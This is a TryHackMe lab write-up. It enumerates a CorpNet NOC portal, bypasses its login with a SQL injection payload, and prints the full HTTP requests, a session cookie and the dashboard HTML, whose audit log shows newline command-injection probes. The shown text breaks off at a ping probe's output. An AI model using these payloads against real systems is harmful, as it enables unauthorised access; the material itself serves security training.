Silent Monitor - TryHackMe Writeup
Silent Monitor TryHackMe writeup — SQL injection into CorpNet's NOC portal, newline command injection in a ping probe, leaked service credentials, and a cracked KeePass vault leading to root.
Pentest the Support Ops platform to exploit vulnerabilities and achieve RCE.
##Task 1 | Introduction
###Green Lights, Dark Corners
CorpNet's internal network operations centre has been running quietly for years. Monitoring hosts, logging events, and keeping the infrastructure alive. Or so it seems. A tip from a disgruntled contractor suggests that someone on the NOC team has been cutting corners, leaving doors open, and hiding things in places no one thinks to look.
The portal is up. The services show green. The audit log looks clean.
But clean logs can be written by anyone.
Your job is to get in, move through the system, and find out what is really running behind the secret dashboard.
##Answer the questions below
Q. What is the content of user.txt?
Ans.
Q. What is the content of root.txt?
Ans.
##Walkthrough
Initial Nmap scan -
root@ip-10-48-111-205:~# nmap -p- -sT 10.48.140.32 -sV

PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
5050/tcp open  http    Werkzeug httpd 2.0.2 (Python 3.10.12)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
We have HTTP running on an unusual port - 5050

Not much on the webpage, let's perform directory bruteforcing using gobuster -
root@ip-10-48-111-205:~# gobuster dir -u http://10.48.140.32:5050/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.48.140.32:5050/
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/internal             (Status: 200) [Size: 8770]
Visiting the /internal path we see a login panel -

We don't have credentials, so I attempted a few SQL Injection queries and we got through -
POST /internal HTTP/1.1
Host: 10.48.140.32:5050
Content-Length: 55
Cache-Control: max-age=0
Accept-Language: en-GB,en;q=0.9
Origin: http://10.48.140.32:5050
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.48.140.32:5050/internal
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

username=1%27+OR+1%3D1+--+-&password=1%27+OR+1%3D1+--+-
Redirected to /dashboard -
GET /internal/dashboard HTTP/1.1
Host: 10.48.140.32:5050
Cache-Control: max-age=0
Accept-Language: en-GB,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.48.140.32:5050/internal
Accept-Encoding: gzip, deflate, br
Cookie: session=eyJyb2xlIjoib3BlcmF0b3IiLCJ1c2VyIjoibmV0b3BzIn0.aj5GCw.qJdpshCFtNlJ7CjhtrzGnD7EK7o
Connection: keep-alive
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 24981
Vary: Cookie
Server: Werkzeug/2.0.2 Python/3.10.12
Date: Fri, 26 Jun 2026 09:27:41 GMT
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>CorpNet NOC — Dashboard</title>
</head>
<body>
<header class="topbar">
<a class="brand" href="/internal/dashboard">
<div class="brand-mark"><svg viewBox="0 0 16 16"><path d="M2 2h5v5H2zM9 2h5v5H9zM2 9h5v5H2zM11 9h2v2h2v2h-2v2h-2v-2H9v-2h2z"/></svg></div>
<div class="brand-name">CorpNet NOC</div>
</a>
<div class="topbar-divider"></div>
<div class="breadcrumb">
<span>Portal</span><span class="sep">/</span><span class="cur">Dashboard</span>
</div>
<div class="topbar-right">
<div class="user-chip">
<div class="user-avatar"><svg viewBox="0 0 16 16"><path d="M8 8a3 3 0 100-6 3 3 0 000 6zm-5 5a5 5 0 0110 0H3z"/></svg></div>
<span class="user-name">netops</span>
<span class="user-role">operator</span>
</div>
<a href="/internal/logout" class="btn-out">
<svg viewBox="0 0 16 16"><path d="M10 3h3v10h-3v-2H8v-1h2V6H8V5h2V3zM1 5h6v1H3v4h4v1H1V5z"/></svg>
Sign Out
</a>
</div>
</header>
<div class="layout">
<nav class="sidebar">
<div class="sidebar-inner">
<div class="nav-grp">
<div class="nav-grp-lbl">Operations</div>
<a href="/internal/dashboard" class="nav-a active">
<svg viewBox="0 0 16 16"><path d="M1 1h6v6H1zM9 1h6v6H9zM1 9h6v6H1zM9 9h6v6H9z"/></svg>Overview
</a>
<a href="/internal/health" class="nav-a">
<svg viewBox="0 0 16 16"><path d="M8 1a7 7 0 100 14A7 7 0 008 1zm0 2a5 5 0 110 10A5 5 0 018 3zm-.5 2v4l3 1.5-.5.9L7 9.5V5h.5z"/></svg>Host Health
<span class="nav-badge">3</span>
</a>
</div>
<div class="nav-div"></div>
<div class="nav-grp">
<div class="nav-grp-lbl">Monitoring</div>
<a href="#audit" class="nav-a">
<svg viewBox="0 0 16 16"><path d="M1 2h14v1H1zM1 5h10v1H1zM1 8h14v1H1zM1 11h10v1H1zM1 14h14v1H1z"/></svg>Audit Log
</a>
<a href="#services" class="nav-a">
<svg viewBox="0 0 16 16"><path d="M2 4h12v8H2V4zm1 1v6h10V5H3z"/></svg>Services
</a>
</div>
<div class="nav-div"></div>
<div class="nav-grp">
<div class="nav-grp-lbl">Account</div>
<a href="/internal/logout" class="nav-a">
<svg viewBox="0 0 16 16"><path d="M10 3h3v10h-3v-2H8v-1h2V6H8V5h2V3zM1 5h6v1H3v4h4v1H1V5z"/></svg>Sign Out
</a>
</div>
</div>
<div class="sidebar-foot">NOC Portal v2.4.1</div>
</nav>
<main class="main">
<div class="page-hdr">
<div><h2>System Overview</h2><p>Network Operations Centre — Live Infrastructure Status</p></div>
<div class="refresh-ts">Last refresh: 2026-01-15 07:56:14</div>
</div>
<div class="stats">
<div class="sc green">
<div class="sc-ico"><svg viewBox="0 0 16 16"><path d="M8 1a7 7 0 100 14A7 7 0 008 1zm3.5 5.5l-4 4-2-2 1-1 1 1 3-3 1 1z"/></svg></div>
<div class="sc-val">12</div><div class="sc-lbl">Hosts Online</div><div class="sc-sub">of 14 monitored</div>
</div>
<div class="sc red">
<div class="sc-ico"><svg viewBox="0 0 16 16"><path d="M8 1a7 7 0 100 14A7 7 0 008 1zM7 4h2v5H7V4zm0 6h2v2H7v-2z"/></svg></div>
<div class="sc-val">2</div><div class="sc-lbl">Unreachable</div><div class="sc-sub">ICMP timeout</div>
</div>
<div class="sc orange">
<div class="sc-ico"><svg viewBox="0 0 16 16"><path d="M8 1l7 13H1L8 1zm0 3L3 12h10L8 4zm-.5 3h1v3h-1V7zm0 4h1v1.5h-1V11z"/></svg></div>
<div class="sc-val">3</div><div class="sc-lbl">Open Alerts</div><div class="sc-sub">1 critical, 2 warning</div>
</div>
<div class="sc blue">
<div class="sc-ico"><svg viewBox="0 0 16 16"><path d="M1 2h14v12H1V2zm1 1v10h12V3H2zm2 2h8v1H4V5zm0 2h8v1H4V7zm0 2h5v1H4V9z"/></svg></div>
<div class="sc-val">27</div><div class="sc-lbl">Log Entries</div><div class="sc-sub">displayed below</div>
</div>
</div>
<div class="two-col" id="services">
<div class="panel">
<div class="ph"><div class="ph-l"><svg viewBox="0 0 16 16"><path d="M2 4h12v8H2V4zm1 1v6h10V5H3z"/></svg><span class="ph-t">Service Status</span></div><span class="badge bg-blue">LIVE</span></div>
<div class="svc-list">
<div class="svc-row"><div class="dot8 s-up"></div><span class="svc-n">SSH Daemon</span><span class="svc-a">0.0.0.0:22</span><span class="svc-ms"><1ms</span></div>
<div class="svc-row"><div class="dot8 s-up"></div><span class="svc-n">NOC API</span><span class="svc-a">0.0.0.0:5050</span><span class="svc-ms">2ms</span></div>
<div class="svc-row"><div class="dot8 s-up"></div><span class="svc-n">SNMP Collector</span><span class="svc-a">127.0.0.1:161</span><span class="svc-ms">4ms</span></div>
<div class="svc-row"><div class="dot8 s-warn"></div><span class="svc-n">Backup Agent</span><span class="svc-a">127.0.0.1:8812</span><span class="svc-ms">—</span></div>
<div class="svc-row"><div class="dot8 s-down"></div><span class="svc-n">Syslog Collector</span><span class="svc-a">0.0.0.0:514</span><span class="svc-ms">timeout</span></div>
</div>
</div>
<div class="panel">
<div class="ph"><div class="ph-l"><svg viewBox="0 0 16 16"><path d="M1 5h14v6H1V5zm1 1v4h12V6H2z"/></svg><span class="ph-t">Network Segments</span></div><span class="badge bg-gray">4 segments</span></div>
<div class="svc-list">
<div class="svc-row"><div class="dot8 s-up"></div><span class="svc-n">Management</span><span class="svc-a">10.0.0.0/24</span><span class="svc-ms">12 hosts</span></div>
<div class="svc-row"><div class="dot8 s-up"></div><span class="svc-n">Server VLAN</span><span class="svc-a">10.0.1.0/24</span><span class="svc-ms">8 hosts</span></div>
<div class="svc-row"><div class="dot8 s-warn"></div><span class="svc-n">DMZ</span><span class="svc-a">10.0.2.0/24</span><span class="svc-ms">3 hosts</span></div>
<div class="svc-row"><div class="dot8 s-up"></div><span class="svc-n">User VLAN</span><span class="svc-a">10.0.10.0/23</span><span class="svc-ms">47 hosts</span></div>
<div class="svc-row"><div class="dot8 s-down"></div><span class="svc-n">OOB Management</span><span class="svc-a">192.168.100.0/24</span><span class="svc-ms">timeout</span></div>
</div>
</div>
</div>
<div class="panel" id="audit">
<div class="ph"><div class="ph-l"><svg viewBox="0 0 16 16"><path d="M1 2h14v1H1zM1 5h10v1H1zM1 8h14v1H1zM1 11h10v1H1zM1 14h14v1H1z"/></svg><span class="ph-t">Audit Log</span></div><span class="badge bg-gray">27 entries</span></div>
<div class="tbl-wrap">
<table>
<thead><tr><th>Timestamp</th><th>Operator</th><th>Event</th><th>Detail</th></tr></thead>
<tbody>
<tr>
<td class="mono td-dim">2026-05-19 03:16:04</td>
<td class="mono">netops</td>
<td>
<span class="badge bg-blue">HEALTH_CHECK</span>
</td>
<td class="td-dim">127.0.0.1%0awhoami</td>
</tr>
<tr>
<td class="mono td-dim">2026-05-19 03:15:52</td>
<td class="mono">netops</td>
<td>
<span class="badge bg-blue">HEALTH_CHECK</span>
</td>
<td class="td-dim">127.0.0.10%awhoami</td>
</tr>
<tr>
<td class="mono td-dim">2026-05-19 03:15:39</td>
<td class="mono">netops</td>
<td>
<span class="badge bg-blue">HEALTH_CHECK</span>
</td>
<td class="td-dim">127.0.0.1</td>
</tr>
<tr>
<td class="mono td-dim">2026-05-19 03:15:05</td>
<td class="mono">netops</td>
<td>
<span class="badge bg-green">LOGIN_OK</span>
</td>
<td class="td-dim">—</td>
</tr>
<tr>
<td class="mono td-dim">2026-05-19 03:14:38</td>
<td class="mono">' OR 1=1#</td>
<td>
<span class="badge bg-red">LOGIN_ERROR</span>
</td>
<td class="td-dim">—</td>
</tr>
<tr>
<td class="mono td-dim">2026-05-19 03:14:36</td>
<td class="mono">' OR 1=1#</td>
<td>
<span class="badge bg-red">LOGIN_ERROR</span>
</td>
<td class="td-dim">—</td>
</tr>
<tr>
<td class="mono td-dim">2026-05-19 03:14:09</td>
<td class="mono">admin' --</td>
<td>
<span class="badge bg-red">LOGIN_FAIL</span>
</td>
<td class="td-dim">—</td>
</tr>
<tr>
<td class="mono td-dim">2026-01-14 08:03:11</td>
<td class="mono">jmartin</td>
<td>
<span class="badge bg-green">LOGIN_OK</span>
</td>
<td class="td-dim">—</td>
</tr>
<tr>
<td class="mono td-dim">2026-01-14 08:04:02</td>
<td class="mono">jmartin</td>
<td>
<span class="badge bg-blue">HEALTH_CHECK</span>
</td>
<td class="td-dim">10.0.1.4</td>
</tr>
<tr>
<td class="mono td-dim">2026-01-14 08:04:28</td>
<td class="mono">jmartin</td>
<td>
<span class="badge bg-blue">HEALTH_CHECK</span>
</td>
<td class="td-dim">10.0.1.7</td>
</tr>
<tr>
<td class="mono td-dim">2026-01-14 08:31:55</td>
<td class="mono">jmartin</td>
<td>
<span class="badge bg-gray">LOGOUT</span>
</td>
<td class="td-dim">—</td>
</tr>
<tr>
<td class="mono td-dim">2026-01-14 09:17:40</td>
<td class="mono">netops</td>
<td>
<span class="badge bg-green">LOGIN_OK</span>
</td>
<td class="td-dim">—</td>
</tr>
<tr>
<td class="mono td-dim">2026-01-14 09:18:03</td>
<td class="mono">netops</td>
<td>
<span class="badge bg-blue">HEALTH_CHECK</span>
</td>
<td class="td-dim">10.0.0.1</td>
</tr>
<tr>
<td class="mono td-dim">2026-01-14 09:19:47</td>
<td class="mono">netops</td>
<td>
<span class="badge bg-blue">HEALTH_CHECK</span>
</td>
<td class="td-dim">10.0.2.12</td>
</tr>
<tr>
<td class="mono td-dim">2026-01-14 09:44:22</td>
<td class="mono">netops</td>
<td>
<span class="badge bg-gray">LOGOUT</span>
</td>
<td class="td-dim">—</td>
</tr>
<tr>
<td class="mono td-dim">2026-01-14 10:00:01</td>
<td class="mono">svc-mon</td>
<td>
<span class="badge bg-green">LOGIN_OK</span>
</td>
<td class="td-dim">—</td>
</tr>
<tr>
<td class="mono td-dim">2026-01-14 10:00:04</td>
<td class="mono">svc-mon</td>
<td>
<span class="badge bg-blue">HEALTH_CHECK</span>
</td>
<td class="td-dim">10.0.1.1</td>
</tr>
<tr>
<td class="mono td-dim">2026-01-14 10:00:07</td>
<td class="mono">svc-mon</td>
<td>
<span class="badge bg-blue">HEALTH_CHECK</span>
</td>
<td class="td-dim">10.0.1.2</td>
</tr>
<tr>
<td class="mono td-dim">2026-01-14 10:00:10</td>
<td class="mono">svc-mon</td>
<td>
<span class="badge bg-blue">HEALTH_CHECK</span>
</td>
<td class="td-dim">10.0.1.3</td>
</tr>
<tr>
<td class="mono td-dim">2026-01-14 10:00:13</td>
<td class="mono">svc-mon</td>
<td>
<span class="badge bg-blue">HEALTH_CHECK</span>
</td>
<td class="td-dim">10.0.1.4</td>
</tr>
<tr>
<td class="mono td-dim">2026-01-14 10:00:16</td>
<td class="mono">svc-mon</td>
<td>
<span class="badge bg-gray">LOGOUT</span>
</td>
<td class="td-dim">—</td>
</tr>
<tr>
<td class="mono td-dim">2026-01-14 11:02:38</td>
<td class="mono">jmartin</td>
<td>
<span class="badge bg-red">LOGIN_FAIL</span>
</td>
<td class="td-dim">—</td>
</tr>
<tr>
<td class="mono td-dim">2026-01-14 11:02:51</td>
<td class="mono">jmartin</td>
<td>
<span class="badge bg-green">LOGIN_OK</span>
</td>
<td class="td-dim">—</td>
</tr>
<tr>
<td class="mono td-dim">2026-01-14 11:03:14</td>
<td class="mono">jmartin</td>
<td>
<span class="badge bg-blue">HEALTH_CHECK</span>
</td>
<td class="td-dim">10.0.2.5</td>
</tr>
<tr>
<td class="mono td-dim">2026-01-14 11:28:07</td>
<td class="mono">jmartin</td>
<td>
<span class="badge bg-gray">LOGOUT</span>
</td>
<td class="td-dim">—</td>
</tr>
<tr>
<td class="mono td-dim">2026-01-15 07:55:30</td>
<td class="mono">netops</td>
<td>
<span class="badge bg-green">LOGIN_OK</span>
</td>
<td class="td-dim">—</td>
</tr>
<tr>
<td class="mono td-dim">2026-01-15 07:56:01</td>
<td class="mono">netops</td>
<td>
<span class="badge bg-blue">HEALTH_CHECK</span>
</td>
<td class="td-dim">10.0.0.254</td>
</tr>
</tbody>
</table>
</div>
</div>
</main>
</div>
</body>
</html>After we are logged in, we can see a Host Health Check page -

POST /internal/health HTTP/1.1
Host: 10.48.140.32:5050
Content-Length: 20
Cache-Control: max-age=0
Accept-Language: en-GB,en;q=0.9
Origin: http://10.48.140.32:5050
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://10.48.140.32:5050/internal/health
Accept-Encoding: gzip, deflate, br
Cookie: session=eyJyb2xlIjoib3BlcmF0b3IiLCJ1c2VyIjoibmV0b3BzIn0.aj5GCw.qJdpshCFtNlJ7CjhtrzGnD7EK7o
Connection: keep-alive
target=10.48.111.205
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 14989
Vary: Cookie
Server: Werkzeug/2.0.2 Python/3.10.12
Date: Fri, 26 Jun 2026 09:35:11 GMT
<!DOCTYPE html>
<html lang="en">
<div class="layout">
<nav class="sidebar">
<div class="sidebar-inner">
<div class="nav-grp">
<div class="nav-grp-lbl">Operations</div>
<a href="/internal/dashboard" class="nav-a">
<svg viewBox="0 0 16 16"><path d="M1 1h6v6H1zM9 1h6v6H9zM1 9h6v6H1zM9 9h6v6H9z"/></svg>Overview
</a>
<a href="/internal/health" class="nav-a active">
<svg viewBox="0 0 16 16"><path d="M8 1a7 7 0 100 14A7 7 0 008 1zm0 2a5 5 0 110 10A5 5 0 018 3zm-.5 2v4l3 1.5-.5.9L7 9.5V5h.5z"/></svg>Host Health
<span class="nav-badge">3</span>
</a>
</div>
<div class="nav-div"></div>
<div class="nav-grp">
<div class="nav-grp-lbl">Monitoring</div>
<a href="/internal/dashboard#audit" class="nav-a">
<svg viewBox="0 0 16 16"><path d="M1 2h14v1H1zM1 5h10v1H1zM1 8h14v1H1zM1 11h10v1H1zM1 14h14v1H1z"/></svg>Audit Log
</a>
<a href="/internal/dashboard#services" class="nav-a">
<svg viewBox="0 0 16 16"><path d="M2 4h12v8H2V4zm1 1v6h10V5H3z"/></svg>Services
</a>
</div>
<div class="nav-div"></div>
<div class="nav-grp">
<div class="nav-grp-lbl">Account</div>
<a href="/internal/logout" class="nav-a">
<svg viewBox="0 0 16 16"><path d="M10 3h3v10h-3v-2H8v-1h2V6H8V5h2V3zM1 5h6v1H3v4h4v1H1V5z"/></svg>Sign Out
</a>
</div>
</div>
<div class="sidebar-foot">NOC Portal v2.4.1</div>
</nav>
<main class="main">
<div class="page-hdr">
<h2>Host Health Check</h2>
<p>ICMP reachability probe — verify connectivity to a target host or IP address</p>
</div>
<div class="panel">
<div class="ph"><div class="ph-l"><svg viewBox="0 0 16 16"><path d="M8 1a7 7 0 100 14A7 7 0 008 1zm0 2a5 5 0 110 10A5 5 0 018 3zm-.5 2v4l3 1.5-.5.9L7 9.5V5h.5z"/></svg><span class="ph-t">Connectivity Probe</span></div></div>
<div class="panel-body">
<div class="preset-row">
<span class="preset-lbl">Quick:</span>
<button class="preset-btn" onclick="setTarget('127.0.0.1')">127.0.0.1</button>
<button class="preset-btn" onclick="setTarget('10.0.0.1')">10.0.0.1</button>
<button class="preset-btn" onclick="setTarget('10.0.1.1')">10.0.1.1</button>
<button class="preset-btn" onclick="setTarget('10.0.2.1')">10.0.2.1</button>
<button class="preset-btn" onclick="setTarget('10.0.10.1')">10.0.10.1</button>
</div>
<form method="POST" action="/internal/health">
<div class="probe-form">
<div class="field">
<label class="field-lbl" for="target">Target Hostname or IP Address</label>
<div class="input-wrap">
<input type="text" id="target" name="target"
placeholder="hostname or x.x.x.x"
value="10.48.111.205"
autocomplete="off" spellcheck="false">
<svg viewBox="0 0 16 16"><path d="M8 1a7 7 0 100 14A7 7 0 008 1zm0 2a5 5 0 110 10A5 5 0 018 3z"/></svg>
</div>
<div class="field-hint">IPv4 (e.g. 192.168.1.1) or hostname (e.g. server-01.corp.internal)</div>
</div>
<button type="submit" class="btn-run">
<svg viewBox="0 0 16 16"><path d="M3 2l11 6-11 6V2z"/></svg>Run Probe
</button>
</div>
</form>
<div class="output-block">
<div class="output-bar">
<span class="cmd">$ ping -c 2 -W 1 10.48.111.205</span>
<span class="lbl">stdout</span>
</div>
<pre class="output-pre">PING 10.48.111.205 (10.48.111.205) 56(84) bytes of data.
64 bytes from 10.48.111.205: icmp_seq=1 ttl=64 time=0.251 ms
64 bytes from 10.48.111.205: icmp_seq=2 ttl=64 time=0.261 ms
--- 10.48.111.205 ping statistics ---
